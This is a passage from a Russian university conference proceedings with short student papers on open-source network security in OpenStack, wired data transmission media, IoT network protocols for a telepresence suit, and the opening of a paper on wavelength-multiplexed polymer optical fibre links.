Использование механизмов обеспечения защиты сети с открытым исходным кодом, таких как Let's Encrypt, средств фильтрации трафика, подобных nftables и firewalld, а также открытых систем обнаружения вторжений,

таких как Suricata и Snort, является благоприятным и эффективным решением. Это не только снижает финансовые затраты, но и обеспечивает повсеместное использование безопасных практик. Open-source решения, при грамотном внедрении, а также профессиональной настройке, способствуют широкому внедрению шифрования, автоматизации и открытого доступа к безопасным технологиям, повышая уровень сетевой безопасности и делая ее более доступной для всех.

Список используемых источников

1. Борисов С. В., Севостьянов В. А., Цветков А. Ю. Определение признаков фишинговых сообщений в электронной почте // Студенческая весна 2023. Материалы 77-ой региональной научно-технической конференции студентов, аспирантов и молодых ученых. Санкт-Петербург, 2023. С. 88–92.

2. Бударный Г. С. и др. Разновидности нарушений безопасности и типовые атаки на операционную систему // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2022. С. 406–411.

3. Гельфанд А. М. и др. Исследование распределенного механизма безопасности для устройств интернета вещей с ограниченными ресурсами // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2020. С. 321–326.

4. Цветков А. Ю. Анализ существующих механизмов защиты и атак в операционных системах // Актуальные проблемы инфотелекоммуникаций в науке и образовании XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2023. С. 927–931.

5. Бударный Г. С. и др. Социальная инженерия: её методы и способы защиты // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2023. С. 200–204.

6. Красов А. В., Левин М. В., Цветков А. Ю. Управление сетями передачи данных с изменяющейся нагрузкой // Всероссийская научная конференция по проблемам управления в технических системах. СПб.: Федеральное государственное автономное образовательное учреждение высшего образования Санкт-Петербургский государственный электротехнический университет ЛЭТИ им. ВИ Ульянова (Ленина), 2015. №. 1. С. 141–146.

7. Горбань С. А., Красов А. В., Цветков А. Ю. Оценка эффективности механизмов контроля правами доступа в ОС Linux // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2023. С. 345–348.

8. Пестов И. Е., Качуровский Ю. О. Использование брандмауэра для защиты информации // Инновационные технологии, экономика и менеджмент в промышленности. 2021. С. 203–204.

9. Ершова Т. В., Цветков А. Ю. Выбор метода проведения аудита информационной безопасности // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2023. С. 480–483.

10. Орлов Г. А., Красов А. В., Гельфанд А. М. Применение Big Data при анализе больших данных в компьютерных сетях // Наукоемкие технологии в космических исследованиях Земли. 2020. Т. 12. № 4. С. 76–84.

УДК 004.056
ГРНТИ 81.93.29

ОБЕСПЕЧЕНИЕ СЕТЕВОЙ БЕЗОПАСНОСТИ ОБЛАЧНОЙ ИНФРАСТРУКТУРЫ OPENSTACK. ОБЗОР ИНСТРУМЕНТАРИЯ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ ДЛЯ ЗАЩИТЫ СЕТИ

Р. В. Алехин, И. Е. Пестов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

На сегодняшний день использование облачных технологий становится одним из самых распространенных решений. Критически важным является обеспечение сетевой безопасности в облачной инфраструктуре. С акцентом на виртуальных сетях, брандмауэрах и системах обнаружения вторжений, исследование подчеркивает важность эффективных методов контроля доступа и фильтрации трафика в динамичной облачной среде. Open-source инструменты, такие как Security Groups и Let's Encrypt, обозреваемые в статье, обеспечивают эффективные решения для организаций, что остается ключевым аспектом для бизнеса любого масштаба.

информационная безопасность, облачные технологии, облачные инфраструктуры, OpenStack, сетевая безопасность.

Обеспечение сетевой безопасности трафика – это комплекс мер, направленных на защиту передаваемых данных в сети. Рассмотрим ключевые аспекты процесса обеспечения информационной безопасности сетевого трафика:

– конфиденциальность данных: шифрование трафика позволяет скрыть содержание передаваемой информации от несанкционированных лиц;

– целостность данных: защита от изменения данных в процессе передачи. В случае любых попыток модификации трафика, механизмы безопасности должны обнаруживать и предотвращать подобные вмешательства;

– доступность: предотвращение атак, направленных на перегрузку сети (DDoS-атаки);

Ниже представлен основной перечень механизмов, позволяющих реализовать свойства обеспечения информационной безопасности:

– защита от вредоносных программ: обнаружение и блокировка вредоносных атак, таких как вирусы, трояны и шпионское ПО. Это осуществляется с использованием антивирусных программ, брандмауэров и систем обнаружения вторжений (IDS/IPS) [1];

– фильтрация трафика: контроль доступа и фильтрация трафика, осуществляемые непосредственно на базе правил, установленных ранее [2];

– аутентификация и авторизация: является гарантией того, что доступ к ресурсам есть только у авторизованных пользователей, в том числе – до определенных сегментов внутри системы;

– мониторинг и аналитика: подозрительная активность сетевого трафика, отображаемая с помощью мониторинга, быстро идентифицируется, что позволяет оперативно среагировать на инцидент;

– обновления: регулярное обновление программного обеспечения и их установка для устранения уязвимостей, которые могут быть использованы злоумышленниками.

Обеспечение безопасности трафика является ключевым элементом общей стратегии кибербезопасности и необходимо для защиты как корпоративных сетей, так и личных данных пользователей [3].

Существует несколько способов обеспечения безопасности сетевого трафика, и их реализация может включать разнообразные технологии и методы. Основные подходы по ее обеспечению перечислены ниже:

– шифрование данных (SSL/TLS): шифрование между сервером и клиентами позволяет достичь нужного и необходимого уровня безопасности в вопросе конфиденциальности системы. Применяется, например, при использовании HTTPS для безопасной передачи данных через внешнюю сеть;

– виртуальные частные сети (VPN): создание защищенного туннеля через общедоступные сети для безопасной передачи данных между удаленными местами. VPN обеспечивают конфиденциальность и целостность данных;

– брандмауэры: предотвращение несанкционированного доступа достигается за счет фильтрации трафика и контроля данных внутри канала связи;

– системы обнаружения вторжений (IDS) и системы предотвращения вторжений (IPS): мониторинг сетевого трафика для выявления аномалий и атак, а также принятие мер для предотвращения нежелательных действий;

– фильтрация контента: ограничение доступа к определенным веб-сайтам или категориям контента, что помогает предотвратить угрозы, связанные с вредоносными веб-сайтами;

– многофакторная аутентификация (MFA): внедрение двух или более методов подтверждения личности пользователя для усиления безопасности;

– контроль доступа: управление правами доступа к сетевым ресурсам на основе определенных политик безопасности;

– журналирование: постоянный анализ журналов сетевой активности с целью выявления подозрительных событий и проведения расследования инцидентов [4].

Реализация этих методов требует комплексного подхода и настройки соответствующих устройств и программных решений, а также постоянного обновления и адаптации к изменяющимся угрозам.

Обеспечение безопасности сетевого трафика в облачной инфраструктуре OpenStack крайне важно из-за нескольких основных причин:

Множество пользователей и сервисов: OpenStack предоставляет возможность для одновременной работы множества пользователей и сервисов. Это делает инфраструктуру более подверженной к различным видам атак и несанкционированному доступу. Динамичная среда: Облачная инфраструктура является обладает возможностью масштабирования и изменения ресурсов, что делает ее динамичной [5]. Это создает дополнительные функциональные трудности обеспечения безопасности, так как сетевая конфигурация может меняться в режиме реального времени. Общедоступные сервисы: Облачные сервисы OpenStack, такие как вычислительные мощности, хранилище и сетевые службы, обычно предоставляются по сети. Это увеличивает поверхность атак и требует активного обеспечения безопасности трафика.

Рассмотрим механизмы обеспечения безопасности сетевого трафика в облачной инфраструктуре OpenStack:

– виртуальные частные сети (VLAN) и виртуальные сетевые устройства: изоляция трафика процессов достигается за счет использования индивидуальных виртуальных сетей;

– сетевые политики и правила безопасности: определение и применение политик безопасности на уровне сетевых сервисов openstack;

– шифрование трафика: использование шифрования (например, SSL/TLS) для обеспечения конфиденциальности данных во время их передачи между компонентами облака openstack;

– брандмауэры и системы обнаружения вторжений (IDS/IPS): установка брандмауэров и систем обнаружения вторжений для блокировки подозрительного сетевого трафика и его мониторинга;

– многоуровневая аутентификация: использование многофакторной аутентификации и других мер идентификации для защиты доступа к облачной инфраструктуре;

– регулярные аудиты и мониторинг: проведение регулярных аудитов безопасности, мониторинга сетевого трафика и анализа журналов событий для выявления аномалий и своевременного реагирования на инциденты.

Обеспечение безопасности сетевого трафика в облачной инфраструктуре OpenStack требует комплексного подхода, включая комбинацию технологий и строгую политику безопасности.

Для обеспечения сетевой безопасности облачных инфраструктур существует несколько open-source механизмов и инструментов. Ниже представлены некоторые из них, а также область основного применения:

– Security Groups в OpenStack: это функциональность, предоставляющая управление доступом на уровне виртуальных машин и ресурсов в облачных платформах. Security Groups позволяют определять правила фильтрации трафика для групп ресурсов, обеспечивая контроль доступа;

– Firewalld и iptables: эти инструменты предоставляют функциональность брандмауэра для управления трафиком на уровне операционной системы в облаке. Они могут быть использованы для фильтрации и маркировки сетевого трафика;

– Suricata и Snort: это системы обнаружения вторжений с открытым исходным кодом. Они могут быть развернуты в облаке для мониторинга и обнаружения аномалий в сетевом трафике, а также для предотвращения атак;

– Let's Encrypt: для обеспечения шифрования трафика между клиентами и серверами в облачной инфраструктуре, Let's Encrypt предоставляет бесплатные SSL-сертификаты, что особенно полезно для обеспечения конфиденциальности данных во время передачи.

Эти механизмы обеспечения безопасности применяются для:

– Контроля доступа: управления объектами, имеющими доступ к ресурсам в облачной инфраструктуре [6].

– Фильтрации трафика: блокировки или разрешения сетевого трафика в соответствии с установленными правилами безопасности.

– Обнаружения атак: мониторинга сетевого трафика с целью выявления аномалий и предотвращения атак [7].

– Шифрования данных: защиты конфиденциальности данных при передаче по сети.

– Мониторинга и реагирования: постоянного отслеживания событий, для оперативного реагирования на потенциальные угрозы.

Важность эффективных механизмов контроля доступа, фильтрации трафика и обнаружения атак, особенно в контексте многопользовательской платформы является высокой [8]. Плавная реализация сетевой безопасности возможна даже с внедрением open-source механизмов. Необходим интегрированный и гибкий подход к сетевой безопасности в OpenStack для обеспечения стабильности и доверия в облачной инфраструктуре [9].

Список используемых источников

1. Фёдорова О. В., Цветков А. Ю. Детектирование вредоносного программного обеспечения ядра системы на основе анализа запущенных программ // Инновации. Наука. Образование. 2021. №. 31. С. 118-124.

2. Красов А. В., Левин М. В., Цветков А. Ю. Метод управления трафиком в гибридной программно-определяемой сети // Информационные технологии и телекоммуникации. 2016. Т. 4. №. 2. С. 53-63.

3. Красов А. В. и др. Методология управления потоками трафика в программно-определяемой адаптивной сети // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2016. №. 4. С. 3-8.

4. Калинин М. О., Штеренберг С. И. Анализ информационной безопасности предприятия на основе мониторинга информационных ресурсов с использованием машинного обучения // Интеллектуальные технологии на транспорте. 2018. №. 3 (15). С. 47-54.

5. Красов А. В., Левин М. В., Цветков А. Ю. Управление сетями передачи данных с изменяющейся нагрузкой // Всероссийская научная конференция по проблемам управления в технических системах. – Федеральное государственное автономное образовательное учреждение высшего образования Санкт-Петербургский государственный электротехнический университет ЛЭТИ им. ВИ Ульянова (Ленина), 2015. №. 1. С. 141-146.

6. Кузнецов Д. Д., Цветков А. Ю. Использование систем принудительного контроля доступа для обеспечения безопасности контейнеризации // Актуальные проблемы инфотелекоммуникаций в науке и образовании XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2023. С. 723-727.

7. Голубов Н. А., Косов Н. А. Исследование алгоритма для поиска инсайдеров во внутренней сети // Актуальные проблемы инфотелекоммуникаций в науке и образовании X Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2021. С. 252-256.

8. Ершова Т. В., Цветков А. Ю. Выбор метода проведения аудита информационной безопасности // Актуальные проблемы инфотелекоммуникаций в науке и образовании XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2023. С. 480-483.

9. Гельфанд А. М. и др. Защита для распределенных отказов в обслуживании в облачных вычислениях // Актуальные проблемы инфотелекоммуникаций в науке и образовании VIII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПбГУТ, 2019. С. 329-334.

УДК 004.7
ГРНТИ 49.37.33

ПРОВОДНАЯ ПЕРЕДАЧА ДАННЫХ

Б. А. Аль-Нами, Я. А. Борисов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В данной статье будет исследована тема проводной передачи данных: будут рассмотрены различные способы передачи информации по проводам, их особенности, недостатки, а также пути решения проблем, которые у них имеются.

передача данных, информация, витая пара, оптоволоконный кабель, проводная связь, интернет-соединение

Под передачей данных понимается физический перенос какой-либо информации при помощи сигналов между некоторыми устройствами с помощью определенных средств связи. Информация – некоторые сведения обо всем, что нас окружает. В наши дни, в эпоху постиндустриального, информационного общества, этот процесс является особенно важным и необходимым, ведь благодаря ему достигаются следующие цели:

– коммуницирование: позволяет людям с разных мест обмениваться необходимой для них информацией

– резервное копирование: также может использоваться и для создания резервных копий некоторых особо важных пластов информации

– Интернет, социальные сети: пожалуй, играет одну из самых значительных ролей в данной сфере деятельности, обеспечивая коммуницирование между людьми и не только

Для передачи данных используется несколько способов, например, проводные сети, беспроводные сети, спутниковая передача, инфракрасная передача, а также смешанные сети [1].

Рассмотрим подробнее способы, упомянутые выше.

Проводные сети – проводной способ передачи информации, для него требуется наличие какого-либо физического канала передачи – кабеля. В свою очередь, кабели подразделяются на несколько категорий: витая пара и оптоволоконный кабель [2].

Витая пара представляет из себя скрученные по парам изолированные жилы, количество которых четно (2, 4, 6 …). Количество пар также служит критерием для различия между данным типом кабелей. Существуют некоторые разновидности: UTP-кабель (Незащищенная витая пара) – экранирующий слой, защищающий каждую отдельную пару, отсутствует; FTP-

кабель (Фольгированная витая пара) – есть защитный экран из фольги, однако не для каждой взятой отдельно пары, а для всей совокупности; STP-кабель (Защищенная витая пара) – каждая пара проводов этой разновидности защищена экранирующим слоем; S/FTP-кабель – оплетка из меди играет роль внешнего, общего экрана, фольгированная – экран, отдельный для каждой пары; SF/UTP-кабель – у кабеля такого типа отдельные пары не имеют защиты, но имеется общий экран, сделанный из фольги, и оплетки – из меди [3].

Оптоволоконный кабель – кабель, выполняющий свои задачи при помощи волоконных световодов – оптически прозрачных нитей, переносящих внутри себя информацию в виде света путем его отражения в более оптически плотной среде от границы с менее плотной.

Проблемы проводного способа и возможные пути решения

Несмотря на явные достоинства в виде доступности, дешевизны и широкого спектра в использовании, разновидность кабелей витая пара имеет ряд проблемных моментов: затухание сигнала (происходит на больших расстояниях, частично нивелируется при использовании более дорогих моделей кабелей, что менее экономически выгодно), наличие проводов (уменьшает степень мобильности, если та нужна), помехоустойчивость (при отсутствии экранирующих прослоек велика вероятность потери информации в процессе передачи, более того, рядом находящиеся кабели могут взаимно ухудшать работу друг друга), физические дефекты (заломы, обрывы и прочие искажения структуры могут вывести из строя канал передачи и привести к короткому замыканию), непосредственное физическое подключение (необходимо подключение через определенный разъем) и ограниченная пропускная способность [4].

Использование оптоволокна позволяет избавиться от некоторых неудовлетворительных моментов, присущих витым парам, например, скорость передачи и помехоустойчивость. Однако имеется и ряд весомых недостатков: дороговизна (в отличие от ранее упомянутых, кабели данного типа делаются из определенного материала, достаточно дорогого и трудоемкого в производстве, и, соответственно, стоят сильно дороже), устойчивость к физическим дефектам (этот тип кабелей очень чувствителен к любому повреждению), монтаж и эксплуатация (имеются определенные требования в установке и обслуживании, крайне бережное отношение к объекту) и невозможность непосредственного питания электронных устройств.

Решением озвученных проблем может послужить способ связи, не предусматривающий физический канал – беспроводной. День ото дня он входит во многие сферы нашей жизни, значительно повышая удобство пользования различными приборами. Однако далеко не все из этих сфер могут

абсолютно полностью работать без проводного подключения и не везде такое соединение можно реализовать [5]. Получается, что наиболее подходящим вариантом в этой ситуации будет создание новых материалов-проводников, выгодных и в плане денежных средств, и в эксплуатации, экранирующих материалов или методов передачи информации проводным путем.

В данной статье были рассмотрены различные способы передачи данных проводным путем, их определенные недостатки и возможные варианты решения этих недостатков.

Развитие в данной области деятельности в современном мире является одним из важнейших аспектов жизнедеятельности и процветания всех электронных систем в целом: уже сейчас большая часть нашей жизни завязана на обмене информацией и в дальнейшем она будет только увеличиваться. Таким образом, безостановочно развивающийся современный мир требует развития и в области передачи данных, в частности, посредством кабелей.

Список используемых источников

1. Кузнецов М. А. Современные технологии и стандарты подвижной связи. СПб.: Линк, 2006. 98 с.

2. Олифер В. Г. Компьютерные сети. Принципы, технологии, протоколы. Учебник. СПб.: Питер, 2001. 87 с.

3. Щерба В. К. Стандарты вычислительный сетей. М.: Кудиц – Образ, 2000. 272 с.

4. Ягьяева Л. Т., Перухин М. Ю., Обади Абдулфаттах. Высокоскоростные распределенные сети // Вестник казанского технологического университета. 2013. № 6. С. 240–241.

5. Перухин М. Ю., Флакс Д. Б., Абзальдинова Е. В. Модернизация сети передачи данных // Вестник казанского технологического университета.2012. № 18. С. 250–251.

УДК 004.274
ГРНТИ 49.37.31

ИССЛЕДОВАНИЕ ПРИМЕНЕНИЯ СЕТЕВЫХ ПРОТОКОЛОВ В ОБЛАСТИ IOT ДЛЯ РАЗРАБОТКИ РОБОТИЗИРОВАННОЙ ИНФРАСТРУКТУРЫ

Б. Н. у. Анваржонов, А. Н. Волков, Г. К. Инкин, А. П. Морачевский, Н. М. Саитов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

На сегодняшний день стандарт сетей будущего поколения IMT-2030 (также известный как «6G») формирует тенденции к повсеместной интеграции в разработку роботизированной инфраструктуры такой технологии как Интернет Вещей (IoT) и сопутствующих ей Bluetooth Low Energy, Long Range WAN (LoRa) и LTE-M.

Подобный подход является фундаментальной составляющей современных технологических трансформаций, дополняя возможности взаимодействия и обмена информацией между разнообразными физическими устройствами.

В рамках этой развивающейся концепции, выдающимся примером инновационного симбиоза с IoT становится костюм телеприсутствия, представляющий собой инженерный образец роботизированной инфраструктуры.

Работа представляет собой глубокий анализ сетевых протоколов, используемых в IoT, и их применимость в сфере развивающихся роботизированных систем и услуг телеприсутствия, а также содержит решения по повышению эффективности взаимодействия технологий на основе результатов исследований.

IoT, Сети, Протоколы, Роботизированные системы, TCP/IP

Интернет вещей расширяет сферу применения стандартов и протоколов за пределы традиционных компьютерных сред и может взаимодействовать с разнообразными датчиками, исполнительными механизмами и средствами связи. В нашем случае, основным вектором интеграции является роботизированная инфраструктура костюма телеприсутствия [1].

В контексте исследования Интернета вещей представлена сетевая модель TCP/IP. На рисунке 1 показано сравнение базовых протоколов модели с теми, которые используются для сетей IoT.

1) На канальном уровне (Link Layer) происходит соединение устройств между собой для обмена данными, которое может существовать как в непосредственной близости (LAN), так и на больших расстояниях (городские MAN и глобальные WAN).




Рис. 1. Диаграмма сравнения протоколов

Главной проблемой устройств IoT является сильное ограничение по мощности [4] – использование традиционных технологий является неэффективным ввиду высокого энергопотребления. Эту проблему решают протоколы повышенной энергоэффективности low powered Wi-Fi и low powered Bluetooth. Однако, лучшим решением будет применение протоколов, специально разработанных для IoT-приложений. Среди них [2, 3]:

– BLE – Bluetooth low energy – стандарт, предназначенный для передачи данных с низким энергопотреблением для маломощных датчиков;

– LoRa – Long Range WAN – технология долгосрочного и дальнего беспроводного соединения, полезна в сценариях с большой разнесенность устройств;

– SigFox – низкоскоростной энергоэффективный протокол, разработанный специально для IoT. Передает короткие сообщений на длинные расстояния;

– LTE-M – стандарт мобильной связи, более эффективная версию LTE для поддержки устройств IoT.

2) На уровне межсетевой организации в долгосрочной перспективе ожидается превосходство протокола IPv6 над IPv4, обусловленное расширенным адресным пространством, улучшенной безопасность, авто-конфигурацией и гарантией QoS. На рисунке 2 показаны основные заголовки IPv4 и IPv6.




Рис. 2. Основные заголовки IPv4 и IPv6

Исключение использования IPv4 крайне вероятно, несмотря на то, что существующее большинство устройств IoT всё ещё его используют.

Отдельное внимание стоит уделить заголовку IPv6. Использование поля метки потока решает проблему нарушения уровня, предоставляя маршрутизатору доступ к протоколу транспортного уровня или приложению для обработки пакетов, вместо того чтобы ограничиваться только данными сетевого уровня. Преимущества этого подхода для классификации пакетов включают:

– уменьшение нагрузки трафика и сквозной задержки пакетов;
– улучшение эффективности резервирования и маршрутизации.

Продолжение преимущества IPv6 нашло свое применение в концепции архитектуры компьютерной сети Differentiated Services (DiffServ), где весь трафик подвергается классификации, при этом каждому классу назначается определенное поведение на уровне пересылки, известное как Per Hop Behavior (PHB). Эта классификация осуществляется изменением поля IP-заголовка, а именно Type of Service, которое также известно как Differentiated Services Code Point (DSCP). DSCP состоит из 6 бит, предназначенных для различения классов трафика, и 2 зарезервированных бит. Протокол IPv6 включает два поля, которые могут использоваться для реализации Quality of Service (QoS): Flow Label и Traffic Class. В контексте IPv4 классификация потоков осуществляется на основе следующих полей:

– IP-адрес источника и назначения;
– тип протокола транспортного уровня и порты.

Однако, некоторые из этих полей могут быть недоступны из-за фрагментации или шифрования пакетов. В случае IPv6 для преодоления ограничений классификация потоков основывается на следующих полях:

– поле метки потока;

– адрес источника и адрес назначения, которые занимают заранее определенные позиции в заголовке IPv6.

Поле метки потока состоит из 20 последовательных битов, а поле из 8 бит для класса трафика используется для идентификации и различения классов или приоритетов пакетов IPv6, аналогично полю ToS в IPv4.

3) На транспортном уровне преобладает протокол TCP, который плотно укоренился в широко распространенных протоколах: HTTP, SMTP, POP3, IMAP4. Использование UDP в костюме телеприсутствия обусловлено следующими преимуществами:

– Низкие задержки и нагрузка на сеть, ввиду отсутствия механизмов гарантированной доставки. В костюме телеприсутствия важен отклик в реальном времени и минимизация задержек играет ключевую роль.

– Отсутствие затрат времени на установку соединения: UDP не требует установления соединения перед передачей данных.

– Высокая пропускная способность: UDP обладает меньшей накладным расходом, чем TCP. В костюме телеприсутствия находится множество устройств, и эффективность пропускной способности является критическим аспектом.

UDP не обеспечивает гарантированной доставки данных и контроля ошибок. В случае костюма телеприсутствия, где приоритет отдается минимизации задержек передачи данных, эти ограничения могут быть приемлемыми. Однако, в зависимости от конкретных требований приложения, могут использоваться комбинированные стратегии.

4) На прикладном уровне широко применяются два протокола: HTTP (Hypertext Transfer Protocol) и MQTT[5] (Message Queuing Telemetry Transport). Протокол HTTP представляет собой известную стандартизированную систему. Сохранение его значимости в контексте IoT обусловлено преимуществами REST API. Учитывая высокие накладные расходы, HTTP, вероятно, не станет преобладающим, несмотря на качество его механизмов взаимодействия веб-приложений - ожидается использование альтернативных протоколов, спроектированных с учетом оптимизации ресурсов и уменьшения задержек, как, например, MQTT (Message Queuing Telemetry Transport). Он быстро утвердился в качестве де-факто стандарта для приложений Интернета вещей, что обусловлено его легкой интегрируемостью, высокой производительностью, механизмами балансировки и масштабируемости, а также схемой взаимодействия "один ко многим" (в отличие от "один к одному" у HTTP). Примером удачного применения MQTT может служить сценарий взаимодействия внутренних систем костюма телеприсутствия – передача информации о действиях и состоянии различных сенсоров, датчиков и актуаторов костюма становится более оптимальной. Протокол

схемы "один к одному" в данном сценарии мог бы привести к чрезмерно избыточной нагрузке на сервер, особенно при наличии множества клиентов.

В контексте эволюции технологии костюма телеприсутствия для робота-аватара основное внимание уделяется канальным (уровни 1 и 2) и прикладным уровням (уровень 4), где происходят ключевые трансформации. На физическом и канальном уровнях, наблюдается интеграция передовых технологий для обеспечения высококачественного восприятия окружающей среды роботом-аватаром: усовершенствованные сенсоры, камеры и гироскопы. На прикладном уровне компоненты IoT внедряют протоколы обмена сообщениями для эффективной передачи данных между различными устройствами в костюме телеприсутствия. Одним из ключевых протоколов в этом контексте является MQTT.

Использование IPv4 в сетевой архитектуре костюма телеприсутствия подчеркивает его устоявшуюся практичность. Тем не менее, в условиях растущего числа подключенных устройств и требований, в долгосрочной перспективе IPv6 может стать более предпочтительным выбором. Протокол UDP с его эффективными механизмами работы и низкой накладной стоимостью обеспечивает минимальные задержки и эффективную передачу трафика, что критически важно для создания естественного восприятия телеприсутствия.

Список используемых источников

1. Инкин Г. К. Морачевский А. П. Технологии бортовой сети костюма телеприсутствия: исследование и разработка // Сборник статей международной конференции ICACNGC 2023 URL: https://habr.com/ru/articles/769068/

2. Mehedi H. 15 Most Used IoT Protocols and Standards. URL: https://www.ubuntupit.com/standard-iot-protocols/

3. Microsoft Azure IoT Tech Guide. Экосистема технологий Интернета вещей. URL: https://azure.microsoft.com/ru-ru/solutions/iot/iot-technology-protocols

4. Беспроводные технологии с низким энергопотреблением // Аналитическая статья в ИТ-блоге. URL: https://russianelectronics.ru/besprovodnye-tehnologii-s-nizkim-energopotrebleniem/

5. Обзорная статья IPC2. Что такое MQTT и для чего он нужен в IIoT. URL: https://ipc2u.ru/articles/prostye-resheniya/chto-takoe-mqtt/

Статья представлена научным руководителем, доцентом кафедры СС и ПД, кандидатом технических наук А. Н. Волковым.

УДК 681.7.068
ГРНТИ 49.31.29

ТРЕХКАНАЛЬНАЯ СИСТЕМА ПЕРЕДАЧИ ДАННЫХ В ПОЛИМЕРНОМ ОПТИЧЕСКОМ ВОЛОКНЕ

Е. И. Андреева, Г. Р. Бразовский, А. И. Исупов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время сильно возросли требуемые скорости передачи данных в межблочных линиях связи. Для удовлетворения данных потребностей можно использовать полимерные оптические волокна. Однако возникают ситуации, когда скорости передачи недостаточны даже у полимерного волокна или необходимо реализовывать в одном межблочном соединении несколько каналов. В работе представлен вариант решения данной проблемы – трехканальная система передачи данных в полимерном волокне с мультиплексированием по длине волны. Данное решение позволит увеличить скорость передачи данных, при сохранении используемого количества волокон.

полимерное оптическое волокно, WDM, спектральное уплотнение каналов

В настоящее время все более высокие скорости передачи данных требуются от межблочных линий связи. Классические медные линии связи не всегда способны предоставить требуемые скорости. Решением данной проблемы могут стать полимерные волокна.

Данное волокно отличается высокой устойчивостью к внешним воздействиям и простотой организации линии связи. Благодаря этим достоинствам полимерное волокно может занять очень большую нишу в промышленности и машиностроении. Также необходимо отметить возможность применения данного волокна в высоковольтной сфере. Данное волокно может применяться для связи с измерительной аппаратурой, установленной на “высоком” потенциале.

Несмотря на такие широкие возможности для применения скорости в полимерном волокне остаются низкими в сравнении с кварцевым волокном. Для приближения скоростей передачи данных в полимерном волокне к скоростям присущим кварцевому можно применить технологию WDM (Wavelength Division Multiplexing) [1, 2].

Используя график зависимости коэффициента затухания от длины волны представленный на рис. 1 можно определить допустимый диапазон длин волн каналов.

Для реализации WDM системы можно применить каналы использующие длины волн в диапазоне 400 – 600 нм и отдельный канал на длине волны 650 нм [3, 4].

